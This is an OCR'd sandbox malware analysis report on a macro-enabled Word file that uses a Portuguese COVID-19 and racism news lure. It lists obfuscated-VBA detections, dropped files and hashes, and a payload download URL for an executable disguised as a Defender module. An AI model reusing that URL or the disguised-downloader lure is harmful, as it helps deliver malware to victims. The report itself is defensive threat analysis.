ID: 334232
Sample Name: Medica negra morre covid-19 apos racismo.docm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:50:26
Date: 27/12/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Medica negra morre covid-19 apos racismo.docm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
AV Detection: 5
System Summary: 5
Data Obfuscation: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
General Information 8
Simulations 8
Behavior and APIs 8
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 9
Dropped Files 9
Created / dropped Files 9
Static File Info 11
General 11
File Icon 12
Static OLE Info 12
General 12
OLE File "/opt/package/joesandbox/database/analysis/334232/sample/Medica negra morre covid-19 apos racismo.docm" 12
Indicators 12
Summary 12
Document Summary 13
Streams with VBA 13
VBA File Name: ThisDocument.cls, Stream Size: 211789 13
General 13
VBA Code Keywords 13
VBA Code 22
Streams 23
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 375 23
General 23
Stream Path: PROJECTwm, File Type: data, Stream Size: 41 23
General 23
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 7060 23

General 23
Stream Path: VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 523 23
General 23
Network Behavior 24
Code Manipulations 24
Statistics 24
System Behavior 24
Analysis Process: WINWORD.EXE PID: 2280 Parent PID: 584 24
General 24
File Activities 24
File Created 24
File Read 24
Registry Activities 25
Key Created 25
Key Value Created 25
Key Value Modified 26
Disassembly 27


Analysis Report Medica negra morre covid-19 apos raci…

Overview

General Information

Sample Name:	Medica negra morre covid-19 apos racismo.docm
Analysis ID:	334232
MD5:	549943fa268b65f..
SHA1:	0ffc18af6916d88…
SHA256:	c221dc10d175c2…
Tags:	COVID-19 docm geo Outlook PRT

Most interesting Screenshot:




Detection

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Machine Learning detection for samp…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Document contains no OLE stream …
- Document has an unknown applicati…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2280 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection



Click to jump to signature section

AV Detection:

Machine Learning detection for sample

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Document contains an embedded VBA with functions possibly related to ADO stream file operations

Document contains an embedded VBA with functions possibly related to WSH operations (process, registry, environment, or keystrokes)


Data Obfuscation:

Document contains an embedded VBA with many string operations indicating source code obfuscation

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 6 2	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 6 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Medica negra morre covid-19 apos racismo.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe	vbaProject.bin	false		high

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	334232
Start date:	27.12.2020
Start time:	08:50:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Medica negra morre covid-19 apos racismo.docm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	2
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winDOCM@1/8@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docm
Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • Exclude process from analysis (whitelisted): dllhost.exe • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DE00EB8A.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 633 x 572, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1690
Entropy (8bit):	3.576194053118268
Encrypted:	false
SSDEEP:	6:6v/lhPVVUZMR/sJToIHnljkh5s+qbfyfkHW7lsYP5m0irXirXirXirXirXirXire:6v/7t6e/Ya/qb60uW0gb4L4VA
MD5:	91399F6981993D43FE517DB9466CC5E6
SHA1:	01A31179D55BF574E603C9DDDF2481180DB950CA
SHA-256:	D43C41B95F8C6F9082326926B4003F74762F61B00BC920E0FD7D6AD87BBF1874
SHA-512:	7455DF80D45C830D1032D7834BE89B20503E19B9CB3084010DCFC165719BA9D0A53C6EB5C898F3552EA5E5C92BB7B271889E666D28700C81C732844953637EA8
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...y...<......BML....sRGB.........gAMA......a....9PLTE......fffddd......{{{dddvvv...ccc...eee......dddeeeddd...T..5....tRNS..<@.............3......pHYs..........&.?....IDATx ^.....P..@.....b.&~.35.eZ_+..X..z..`......{~.GAy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4.GCy4. GCy4.GCy4.GCy4.GCy4.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCB4583-025D-4403-9DBE-B492A11253DC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCB4583-025D-4403-9DBE-B492A11253DC}.tmp	
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C53DB071-4F03-422B-8C5C-F1ADB98D2678}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.356508177135833
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbl:liiiiiiiifdLloZQc8++lsJe1MzW5
MD5:	63907C51D6F530F1ECE8F240FC719BC7
SHA1:	EE5BFCB615BF43440C2262D9266CD55C72C52D3D
SHA-256:	DC5611070E3ACD156404C5E9FC49DD729A8D1A1055285F878DD896A2C1485F17
SHA-512:	AECDEBBF4D94D3C0E10DDD0767CA5909021ED714C9BF9CF62D6F129A4D8DD31489C1E105D150A392A9EF54290501CDA9437034DE0F480EE8304051BC36EC7F5
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	75264
Entropy (8bit):	3.422628230012359
Encrypted:	false
SSDEEP:	384:guul7LwFLvGrLXGQaLRljGVRLAWGUBLVKGDcyfLYMCmGb6GGGmLLG/LH7LeL//GJ:wcycMC7jMY5
MD5:	0415A3670C31CA40C9D01C0A9EC563EC
SHA1:	1C72CA1DFD99965CA3B72C9C7579F2DA40A616FF
SHA-256:	BE33D0D5B888404F9259DBC68C3CFF52E1E9EEDDBD79F0D81ED4443BB00DE660
SHA-512:	7860305DBDD87607590650CBB9998A05682905065E142D59C70ACBA0BBC0D5899019CBA1E6AC3FF21F09AE1E7002330A62032DFFC8B2FED69F9088F1E2AC662
Malicious:	false
Reputation:	low
Preview:	.....I.M.A.G.E.N.S. .O.M.I.T.I.D.A.S. .P.E.L.A. .M.I.D.I.A.,. .M.U.L.H.E.R. .N.E.G.R.A. .M.O.R.R.E. .A.P...S. .D.E.N.U.N.C.I.A.R. .A.T.E.N.D.I.M.E.N.T.O. .R.A.C.I.S.T.A. .E.M. .H.O.S.P.I.T.A.L.../...../...../.I.m.a.g.e.n.s. .d.o. .m.o.m.e.n.t.o. .e.m. .q.u.e. .e.l.a. .e. .d.e.s.f.a.r...a.d.a.m.e.n.t.e. .a.f.a.s.t.a.d.a..... ...../.....d.....V... .....gd.i..l..... .....;...$..$.If.....!v..h.#v...9:V....F...,..t.....9.6.,.....5.....99..../.....4.....F.p.....yt.,.....d.....gd.<^.l..... .....8...$..$.If.....!v..h.#v..9:V....F...,..t.....9.6.5.....99..../.....4.....F.p.....yt.*.....d.....gd.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Medica negra morre covid-19 apos racismo.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Sun Dec 27 15:51:40 2020, length=100152, window=hide
Category:	dropped
Size (bytes):	2348
Entropy (8bit):	4.565747761817952
Encrypted:	false
SSDEEP:	48:8hr/XTFGq0BBOUJFQh2hr/XTFGq0BBOUJFQ/:8p/XJGq0fFQh2p/XJGq0fFQ/
MD5:	0394E974048EA98ECF27D2599E4DA127
SHA1:	2ADDE38BBE505BEDAF3AA06BCC3174FB61332104
SHA-256:	085C99E95AC64C012A2F5101D89041E72463E98F8222E9DA9C9ACD02D03C5EF2
SHA-512:	BA8D99B5E16A0B7D1BCA074D7829DF388C58A0F11DC469245CEFFAAE2D136838B0ACC6FF4E7C1F0111C8DFD747342888AC9F617D8961ECB4DF871BD9ED38DF4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Medica negra morre covid-19 apos racismo.LNK	
Preview:	L.....F.... ....*0..{...*0..{..\.;.p...8.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.8....Qu. .MEDICA~1.DOC.....Q.y.Q.y*...8.....M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....-...8...[.....?J.....C:\Users\..#.....\\745773\Users.user\Desktop\Medica negra morre covid-19 apos racismo.docm.E.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	163
Entropy (8bit):	4.489515874118109
Encrypted:	false
SSDEEP:	3:HjkMFXEZgbMgWFfMWQlwAoXEZgbMgWFfMWQlmxWjkMFXEZgbMgWFfMWQlv:HjFFaTFfMWHaTFfMWwFFaTFfMWS
MD5:	B82BF9F2CFCBF49F1FDC8F923E334602
SHA1:	C9EEEB5FC2853C005F663F0FDB693E58BE89159B
SHA-256:	D0B598558E099B82D0423392E9DD6F3357D21CCC47C90FB412FF2E4F9514BCCA
SHA-512:	9EC042C257E6C6246C965753302082494EBBB3C231ADC572616EBC7E18CA3F8AAD9E8F87500DD9D08644684469C6A77B6B44F21C11CEF5D9FAC4635C0B34DD D
Malicious:	false
Reputation:	low
Preview:	[misc]..Medica negra morre covid-19 apos racismo.LNK=0..Medica negra morre covid-19 apos racismo.LNK=0..[misc]..Medica negra morre covid-19 apos ra cismo.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Desktop\~$dica negra morre covid-19 apos racismo.docm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Microsoft Word 2007+

General

Entropy (8bit):	7.94116946391462
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	Medica negra morre covid-19 apos racismo.docm
File size:	107431
MD5:	549943fa268b65fee546e7adda0f06ba
SHA1:	0ffc18af6916d88bf456f32a2e85b85e56b6c109
SHA256:	c221dc10d175c2f3fb8366ad3aada1cf06c74ad8483a4a67bf62a0702b41c6f5
SHA512:	6114421c747413253cdae3125f9eaff9aa8111785eebcd0836e9c8b43abc47e3acf82112c007e0fdca41940605f6aecc66f322e5106af8b0ee189a22bd1428da
SSDEEP:	3072:iPSJXeHaWtd2jmnXwTzxktQvdtOvlSHpN6:bQvymA3xkte0vlypN6
File Content Preview:	PK.....!.f.E?.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e6a2a2acbcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/334232/sample/Medica negra morre covid-19 apos racismo.docm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	Orca
Keywords:	
Template:	Normal
Last Saved By:	Neutral Shop
Revion Number:	12
Total Edit Time:	13
Create Time:	2020-12-24T08:21:00Z
Last Saved Time:	2020-12-27T04:32:00Z
Number of Pages:	25
Number of Words:	365
Number of Characters:	1977
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	16
Number of Paragraphs:	4
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 211789

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	211789
Data ASCII:	. . . . . U f . . . . . ; . E . . . . . > . . 8 . . N . t . . . p . . . . . I . . I . 0 . . K . . . . . Z . . c 4 L . . . Q . { . q . . . . . x . . . . . M E . . . . .
